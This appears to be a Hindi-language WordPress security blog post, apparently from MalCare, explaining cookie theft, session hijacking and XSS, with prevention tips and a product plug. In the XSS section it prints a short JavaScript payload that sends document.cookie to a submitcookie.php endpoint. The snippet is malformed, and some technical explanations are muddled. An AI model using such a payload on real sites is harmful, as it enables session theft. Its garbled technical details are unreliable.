क्या आप जानते हैं कि आपकी वेबसाइट गोपनीय डेटा स्टोर करने के लिए कुकीज़ का उपयोग करती है? क्या आप जानते हैं कि हैकर्स आसानी से आपकी कुकीज़ चुरा सकते हैं? यह आपकी वेबसाइट और विज़िटर्स को जोखिम में डाल सकता है!
कुकीज़ सभी प्रकार की जानकारी स्टोर करती हैं - ग्राहक की विज्ञापन प्राथमिकताओं से लेकर लॉगिन क्रेडेंशियल्स और क्रेडिट कार्ड जानकारी तक। इंटरनेट पर कुकीज़ का व्यापक रूप से उपयोग किया जाता है और यह डरावना है कि वे कितनी बार चोरी हो जाती हैं।
यदि आप कुकी चोरी या सत्र अपहरण के शिकार हैं, तो इसके परिणाम गंभीर हैं। आप न केवल राजस्व और अपने विज़िटर्स का विश्वास खोते हैं बल्कि आप कानूनी मुद्दों और भारी जुर्माने का भी सामना कर सकते हैं!
लेकिन चिंता न करें क्योंकि आज हम आपको इन हमलों को रोकने के लिए आवश्यक सभी चीजों के बारे में बताने जा रहे हैं!
इस गाइड में, हम पहले सीखेंगे कि हैकर्स कुकीज़ कैसे चुराते हैं फिर हम निवारक उपायों से गुजरेंगे।
संक्षेप में: अपनी WordPress वेबसाइट के बारे में चिंतित हैं? आप सत्र अपहरण और कुकी चोरी सुरक्षा प्लगइन इंस्टॉल करके अभी अपनी साइट को सुरक्षित कर सकते हैं। यह आपकी वेबसाइट को नियमित रूप से स्कैन करेगा और अलर्ट करेगा यदि कोई हैकर कोई दुर्भावनापूर्ण कोड इंजेक्ट करता है जो उन्हें कुकीज़ चुराने में सक्षम करेगा। प्लगइन का उपयोग करके, आप तुरंत हैक को साफ कर सकते हैं और परिणामों से बच सकते हैं।
विषय सूची
→ कुकी चोरी क्या है?
→ हैकर्स क्रॉस-साइट स्क्रिप्टिंग (XSS) का उपयोग करके कुकीज़ कैसे चुराते हैं और सत्र अपहरण कैसे करते हैं?
→ कुकी चोरी और सत्र अपहरण को कैसे रोकें?
→ वेबसाइट विज़िटर्स कुकी चोरी के खिलाफ क्या कदम उठा सकते हैं
कुकी चोरी क्या है?
जितना हम चाहते हैं, कुकी चोरी उतनी सरल नहीं है जितना एक बच्चा कुकी जार में हाथ डालना! यह एक जटिल प्रक्रिया है और यह समझने के लिए कि क्या हो रहा है, हमें बुनियादी बातों पर ध्यान देने की आवश्यकता है।
→ कुकी क्या है?
आप कुकीज़ को डेटा के छोटे टुकड़ों के रूप में सोच सकते हैं। यह वेबसाइट के साथ आपकी इंटरैक्शन के बारे में जानकारी स्टोर करता है। उदाहरण के लिए, एक ईकॉमर्स साइट ग्राहक की यात्रा को ट्रैक करना चाहेगी - खोजे गए उत्पाद, खरीदे गए उत्पाद, कार्ट में छोड़े गए आइटम, या वे कौन से पेज देखते हैं।
यह स्टोर को इस बात की विश्लेषणात्मक जानकारी देता है कि ग्राहक क्या पसंद करते हैं, कौन से पेज सबसे अधिक देखे जा रहे हैं, उपयोगकर्ता किसी पेज पर कितने समय तक रहते हैं, आदि। वे इस जानकारी का उपयोग ग्राहक की प्राथमिकताओं के अनुसार वेबसाइट पर प्रदर्शित होने वाली चीज़ों को अनुकूलित करने के लिए कर सकते हैं।
कुकीज़ वेबसाइट मालिकों को इस बात की जानकारी देती हैं कि क्या काम करता है और क्या नहीं। इससे उन्हें यह निर्धारित करने में मदद मिलती है कि उन्हें अपनी साइट पर क्या बदलने या सुधारने की आवश्यकता है।
कुकीज़ का उपयोग उपयोगकर्ताओं को प्रासंगिक विज्ञापन प्रदर्शित करने के लिए भी किया जाता है। जब आप वेबसाइट्स पर जाते हैं, तो आप देखेंगे कि विज्ञापन प्रदर्शित हो रहे हैं।

ये विज्ञापन आमतौर पर आपके हाल के खोज इतिहास को दर्शाते हैं। उदाहरण के लिए, यदि आपने Google पर 'लैपटॉप' खोजा, तो आप देखेंगे कि सभी वेबसाइट्स पर विज्ञापन आपको डेल के विज्ञापन दिखाते हैं। ये विज्ञापन वेबसाइट का हिस्सा नहीं हैं बल्कि Google Adsense जैसी सेवाओं द्वारा प्रबंधित किए जाते हैं।
कुकीज़ वेबसाइट मालिक और उपयोगकर्ता दोनों के लिए चीजों को सुविधाजनक बनाती हैं। यह जुड़ाव बढ़ा सकता है और अधिक बिक्री का कारण बन सकता है जो वेबसाइट मालिकों के लिए बहुत अच्छा है। खरीदार के लिए, कुकीज़ उन्हें वेबसाइट पर अधिक व्यक्तिगत अनुभव प्राप्त करने या अधिक प्रासंगिक विज्ञापन देखने में मदद करती हैं।
लेकिन बहुत सारी कमियां भी हैं जिन पर हम थोड़ी देर बाद चर्चा करेंगे।
→ ब्राउज़र सत्र और सत्र ID क्या है?
जब आप किसी वेबसाइट में लॉग इन करते हैं, तो आपके कंप्यूटर और इस वेबसाइट के बीच एक सत्र बनाया जाता है।
उदाहरण के लिए, जब आप Facebook में लॉग इन करते हैं, तो एक सत्र शुरू होता है। यह आपको Facebook का उपयोग जारी रखने की अनुमति देता है (भले ही आप वेब ब्राउज़र को बंद करके फिर से खोलें) जब तक आप 'लॉग आउट' पर क्लिक नहीं करते और सत्र समाप्त नहीं करते।
यदि सत्र नहीं बनाया गया होता, तो आपको हर बार लॉग इन करते रहना पड़ता जब भी आप नया डेटा चाहते। उदाहरण के लिए, यदि आप अपने Facebook न्यूज़ फीड को छोड़कर किसी मित्र की प्रोफाइल पेज देखना चाहते थे, तो आप Facebook से लॉग आउट हो जाएंगे और मित्र की प्रोफाइल देखने के लिए लॉग इन करने और अपनी क्रेडेंशियल्स फिर से दर्ज करने की आवश्यकता होगी।

यही कारण है कि सत्र की आवश्यकता होती है। यह आपको लॉग इन रखता है ताकि आप विभिन्न वेब पेजों के माध्यम से ब्राउज़ करना जारी रख सकें और वेबसाइट पर नेविगेट कर सकें।
यहां ध्यान देने वाली महत्वपूर्ण बात यह है कि प्रत्येक सत्र कुकीज़ का एक सेट उत्पन्न करता है। हम इन्हें सत्र कुकीज़ कह सकते हैं। और प्रत्येक सत्र कुकी में एक अद्वितीय सत्र ID होता है।
एक वेबसाइट उपयोगकर्ता को प्रमाणित करने और एक विश्वसनीय कनेक्शन स्थापित करने के लिए इस ID का उपयोग करती है।
उदाहरण के लिए, Facebook में लॉग इन करने के लिए, आपको अपना यूजरनेम और पासवर्ड दर्ज करना होगा। अगला, एक अद्वितीय ID के साथ एक सत्र बनाया जाता है। आपके द्वारा Facebook वेबसाइट पर किए गए किसी भी अनुरोध को इस ID से प्रमाणित किया जाएगा। इसलिए, जब आप कोई अलग पेज देखना चाहते हैं, तो आप उस पेज को प्रदर्शित करने के लिए Facebook सर्वर पर एक अनुरोध भेजेंगे। Facebook ID को सत्यापित करता है और वह सामग्री प्रदर्शित करता है जिसे आप देखना चाहते हैं।
अब, हैकर्स आपके सत्र का अपहरण कर सकते हैं और इस विश्वसनीय कनेक्शन का दुरुपयोग कर सकते हैं। वे आपकी ओर से दुर्भावनापूर्ण अनुरोध भेज सकते हैं। आइए देखें कैसे।
→ कुकीज़ के साथ सुरक्षा चिंताएं क्या हैं?
जब कुकीज़ उत्पन्न होती हैं, तो उन्हें केवल आप - साइट मालिक द्वारा देखा जा सकता है। कोई अन्य वेबसाइट आपकी कुकीज़ नहीं देख सकती। वे पूरी तरह से आपके हैं।
लेकिन ये कुकीज़ इंटरनेट पर यात्रा करती हैं। उनका उपयोग विज्ञापन सेवाओं और विश्लेषण सेवाओं द्वारा किया जाता है। इसलिए ये कुकीज़ दुनिया भर में सर्वर से सर्वर पर उछलती रहती हैं। यदि कनेक्शन सुरक्षित नहीं है, तो एक हैकर आसानी से इन्हें इंटरसेप्ट और चुरा सकता है।
अब, आप सोच सकते हैं कि यदि कोई हैकर आपकी खरीदारी प्राथमिकताओं के बारे में जानकारी प्राप्त कर लेता है, तो बड़ी बात क्या है, है ना?
समस्या यह है कि कुकीज़ केवल आपकी खरीदारी प्राथमिकताओं के बारे में जानकारी से अधिक स्टोर करती हैं। यह बैंक विवरण और व्यक्तिगत जानकारी भी स्टोर करती है जैसे आपका शिपिंग पता और संपर्क विवरण।
यदि इस प्रकार की जानकारी गलत हाथों में पड़ जाती है, तो इसका उपयोग धोखाधड़ी गतिविधियों के लिए किया जा सकता है।
हैकर्स द्वारा कुकीज़ चुराने के सबसे आम तरीकों में से एक है यदि वे आपके समान वाईफाई का उपयोग कर रहे हैं। इस प्रकार की वाईफाई हैकिंग को मैन-इन-द-मिडिल अटैक कहा जाता है और यह केवल तभी हो सकती है जब दोनों एक ही वायरलेस नेटवर्क से जुड़े हों। यही कारण है कि कभी भी सार्वजनिक वाईफाई का उपयोग न करने की सलाह दी जाती है जो असुरक्षित है या कई लोगों द्वारा उपयोग किया जाता है। यह एक ही कंप्यूटर नेटवर्क के उपयोगकर्ताओं के साथ भी हो सकता है।
कुछ अन्य तरीकों में पैकेट स्निफिंग और क्रॉस-साइट स्क्रिप्टिंग नामक भेद्यता का फायदा उठाना शामिल है। आज, हम आपको विस्तार से दिखाने जा रहे हैं कि XSS कुकी चोरी कैसे काम करती है।
हैकर्स क्रॉस-साइट स्क्रिप्टिंग (XSS) का उपयोग करके कुकीज़ कैसे चुराते हैं और सत्र अपहरण कैसे करते हैं?
आपको यह दिखाने के लिए कि हैकर्स क्रॉस-साइट स्क्रिप्टिंग (XSS) हमलों का उपयोग करके कुकीज़ कैसे चुराते हैं, हम एक उदाहरण का उपयोग करेंगे। मान लें कि आप एक ऐसी वेबसाइट पर जाते हैं जिसमें एक कमेंट सेक्शन है।
आप जो भी कमेंट करेंगे वह वेबसाइट के डेटाबेस में भेजा जाएगा। आदर्श रूप से, इस कमेंट सेक्शन को केवल सादे अंग्रेजी में टेक्स्ट स्वीकार करने के लिए कॉन्फिगर किया जाना चाहिए। लेकिन अगर यह विशेष वर्णों को भी स्वीकार करता है, तो यह XSS के प्रति संवेदनशील हो जाता है।
एक हैकर अपना स्वयं का दुर्भावनापूर्ण कोड दर्ज कर सकता है जिसे डेटाबेस में भेजा जाएगा। एक बार अंदर जाने के बाद, कोड निष्पादित हो जाएगा। ऐसे कई कोड हैं जिन्हें हैकर्स वेबसाइट में डालकर सभी प्रकार की दुर्भावनापूर्ण गतिविधियां चला सकते हैं जैसे नया वेबसाइट एडमिन बनाना या कुकीज़ चुराना।
कुकीज़ चुराने के लिए, एक हैकर निम्नलिखित कोड दर्ज कर सकता है:
नोट: यह कुकीज़ चुराने का ट्यूटोरियल नहीं है। यह लेख वेबसाइट मालिकों को जागरूक करने के लिए है कि हैकर्स कुकीज़ कैसे चुरा सकते हैं। हम आपको कोई अवैध गतिविधि करने की सलाह नहीं देते।
[php]
document.write('<img src="https://localhost/submitcookie.php? cookie ='
+ escape(document.cookie) + '>);
[/php]
कमेंट सेक्शन में, यह कोड एक इमेज के रूप में दिखाई देगा। यदि आप (एक विज़िटर के रूप में) इस पर क्लिक करते हैं, तो आपको एक इमेज प्रदर्शित होगी। लेकिन इसके अलावा भी बहुत कुछ हुआ।
जब आप इमेज पर क्लिक करते हैं, तो यह PHP फाइल चुपचाप कोड निष्पादित करती है और आपकी सत्र कुकी और सत्र ID को पकड़ लेती है।
अब हैकर आपके सत्र को फिर से बना सकता है और उस वेबसाइट पर आपके रूप में पेश हो सकता है। वे कई दुर्भावनापूर्ण कार्य कर सकते हैं। उदाहरण के लिए, यदि आपकी कुकी में आपका क्रेडिट कार्ड या कोई अन्य भुगतान जानकारी है, तो वे खरीदारी कर सकते हैं।
वेबसाइट्स के कमेंट सेक्शन और ईमेल में संदिग्ध लिंक पर कभी क्लिक न करें। आप कुकी चोरी का शिकार बन सकते हैं।
कुकी चोरी और सत्र अपहरण को कैसे रोकें?
कुकी चोरी और सत्र अपहरण को रोकने में दो पक्ष भूमिका निभाते हैं - वेबसाइट मालिक और विज़िटर। हम दोनों पक्षों के लिए निवारक उपायों पर चर्चा करेंगे।
→ वेबसाइट मालिक कुकी चोरी के खिलाफ क्या उपाय कर सकते हैं
एक वेबसाइट मालिक के रूप में, यदि आपके पास इसे संभालने के लिए कोई सुरक्षा विश्लेषक नहीं है, तो आपको निम्नलिखित निवारक उपाय लागू करने होंगे:
1. SSL सर्टिफिकेट इंस्टॉल करें
उपयोगकर्ता के ब्राउज़र और आपके वेब सर्वर के बीच डेटा लगातार ट्रांसफर होता रहता है। SSL के बिना, यह डेटा (कुकीज़) प्लेन टेक्स्ट में भेजा जाता है। यदि कोई हैकर इस डेटा को इंटरसेप्ट करता है, तो वे इसे बस पढ़ सकते हैं। इसलिए यदि इसमें लॉगिन क्रेडेंशियल्स हैं, तो वे उजागर हो जाएंगे।

SSL (सिक्योर सॉकेट्स लेयर) डेटा को ट्रांसफर करने से पहले एन्क्रिप्ट करेगा। इसलिए भले ही कोई हैकर इसे चुरा ले, वे डेटा नहीं पढ़ पाएंगे।
आप अपनी वेब होस्टिंग कंपनी के माध्यम से या SSL प्रदाता से SSL सर्टिफिकेट प्राप्त कर सकते हैं। आप Let's Encrypt से एक बेसिक मुफ्त SSL सर्टिफिकेट भी प्राप्त कर सकते हैं।
2. एक सुरक्षा प्लगइन इंस्टॉल करें
अपनी वेबसाइट पर WordPress सुरक्षा प्लगइन जैसे MalCare को सक्रिय रखें। प्लगइन का फायरवॉल आपकी वेबसाइट पर हैक प्रयासों को रोकेगा और दुर्भावनापूर्ण IP पतों को ब्लॉक करेगा। साथ ही, यह आपकी साइट को नियमित रूप से स्कैन करेगा और अलर्ट करेगा यदि किसी हैकर द्वारा कोई दुर्भावनापूर्ण कोड दर्ज किया गया है। आप प्लगइन का उपयोग करके अपनी वेबसाइट को तुरंत साफ कर सकते हैं। यह आपको ऐसी हैक प्रयासों का तुरंत पता लगाने और उन्हें नुकसान पहुंचाने से पहले हटाने में मदद करेगा।
3. अपनी वेबसाइट अपडेट करें
हमेशा अपनी वेबसाइट को अपडेट रखें, इसमें WordPress इंस्टॉलेशन, थीम्स, और प्लगइन्स शामिल हैं। आउटडेटेड सॉफ्टवेयर पर चलने से आपकी वेबसाइट पर कई कमजोर स्पॉट खुल जाते हैं जिनका हैकर्स फायदा उठा सकते हैं। सुनिश्चित करें कि आप नया अपडेट उपलब्ध होते ही अपनी साइट को अपडेट करें।

ये अपडेट न केवल नई सुविधाएं और बग फिक्स लाते हैं, बल्कि वे समय-समय पर सुरक्षा खामियों को भी ठीक करते हैं।
4. अपनी वेबसाइट को हार्डन करें
WordPress.org कुछ वेबसाइट हार्डनिंग उपायों की सिफारिश करता है जिन्हें आपको अपनी वेबसाइट पर लागू करना चाहिए। इसमें मजबूत और अद्वितीय यूजरनेम और मजबूत पासवर्ड का उपयोग करना, अज्ञात फ़ोल्डर्स में PHP निष्पादन को ब्लॉक करना, थीम्स और प्लगइन्स में फ़ाइल एडिटर को अक्षम करना और बहुत कुछ शामिल है। अब, यह सब आपके लिए शब्दजाल जैसा लग सकता है इसलिए हमने WordPress हार्डनिंग पर एक गहन चरण-दर-चरण गाइड बनाया है जिसका आप पालन कर सकते हैं।
वेबसाइट विज़िटर्स कुकी चोरी के खिलाफ क्या कदम उठा सकते हैं
एक वेबसाइट विज़िटर के रूप में, आपको यह अंधविश्वास नहीं करना होगा कि वेबसाइट्स ने उचित सुरक्षा उपाय किए हैं। आप निम्नलिखित वेब सुरक्षा प्रोटोकॉल के साथ खुद को बचा सकते हैं।
1. एक प्रभावी एंटी-वायरस इंस्टॉल करें
सुनिश्चित करें कि इंटरनेट एक्सेस करने के लिए आप जिस डिवाइस का उपयोग कर रहे हैं उसमें एंटी-मैलवेयर सॉफ्टवेयर इंस्टॉल है। यह आपको अलर्ट करेगा यदि किसी दुर्भावनापूर्ण वेबसाइट पर जाते समय मैलवेयर का पता चलता है। यह किसी भी मैलवेयर को भी हटा देगा जिसे आप गलती से अपने सिस्टम पर डाउनलोड या इंस्टॉल कर सकते हैं।
2. संदिग्ध लिंक पर कभी क्लिक न करें
हैकर्स वेबसाइट्स पर कमेंट सेक्शन और ईमेल के माध्यम से उपयोगकर्ताओं को निशाना बनाते हैं। अविश्वसनीय लिंक पर क्लिक करने से बचें विशेष रूप से वे जो आकर्षक ऑफ़र या छूट के साथ आपको लुभाते हैं।
3. संवेदनशील डेटा स्टोर करने से बचें
शॉपिंग वेबसाइट्स पर क्रेडिट कार्ड जानकारी स्टोर करने से चेकआउट तेज और अधिक सुविधाजनक हो जाता है। Google Chrome जैसे वेब ब्राउज़र पर पासवर्ड सेव करके वेबसाइट्स में ऑटो लॉग इन करने से पासवर्ड याद रखने की आवश्यकता समाप्त हो जाती है!
लेकिन यह सब चोरी होने के उच्च जोखिम के साथ आता है। वेबसाइट्स पर संवेदनशील डेटा कभी स्टोर न करना सबसे अच्छा है। यह आपको कुछ सेकंड बचा सकता है, लेकिन यह आपको हमले के जोखिम में भी डालता है।
4. कुकीज़ क्लियर करें
आप Google Chrome जैसे ब्राउज़र में स्टोर किसी भी संवेदनशील जानकारी से छुटकारा पाने के लिए नियमित रूप से अपनी कुकीज़ क्लियर कर सकते हैं। History > Clear Browsing History पर जाएं। यहां, 'Cookies and other site data' चेकबॉक्स पर टिक करें।

समय सीमा 'All Time' चुनें या जो आपकी प्राथमिकता के अनुसार हो। अगला, 'Clear data' पर क्लिक करें और कुकीज़ आपके ब्राउज़र के इतिहास से हटा दी जाएंगी।
यह कुकी चोरी पर हमारी चर्चा का अंत करता है। हम आशा करते हैं कि इस लेख ने आपको बेहतर समझ हासिल करने में मदद की है कि वास्तव में क्या होता है और इसे कैसे रोका जाए।
MalCare के इस गाइड ने मुझे कुकी चोरी समझने और इसके खिलाफ निवारक उपाय करने में मदद की। इसे देखें।
अंतिम विचार
एक वेबसाइट मालिक के रूप में, आपको अपने हितों के साथ-साथ अपने विज़िटर्स, ग्राहकों और क्लाइंट्स को सुरक्षित करने के लिए सुरक्षात्मक उपाय करने की आवश्यकता है। लेकिन हम समझते हैं कि वेबसाइट सेटअप करना और प्रबंधित करना एक कठिन काम है।
देखभाल करने के लिए अनगिनत चीजें हैं जिसकी वजह से WordPress सुरक्षा कई बार पिछली सीट ले लेती है।
लेकिन अपनी वेबसाइट के सुरक्षा पहलू को नजरअंदाज करना आपके अन्य सभी प्रयासों के लिए विनाशकारी साबित हो सकता है।
एक आसान, त्वरित और कुशल समाधान MalCare सुरक्षा प्लगइन है। आप इसे एक सुरक्षा गार्ड के रूप में सोच सकते हैं जिसे आप किराए पर लेते हैं। यह आपकी वेबसाइट को नियमित रूप से स्कैन करके और हमलों से बचाकर चौबीसों घंटे काम करेगा। आप निश्चिंत हो सकते हैं कि आपकी वेबसाइट सुरक्षित हाथों में है।
अपनी WordPress साइट को MalCare से सुरक्षित रखें!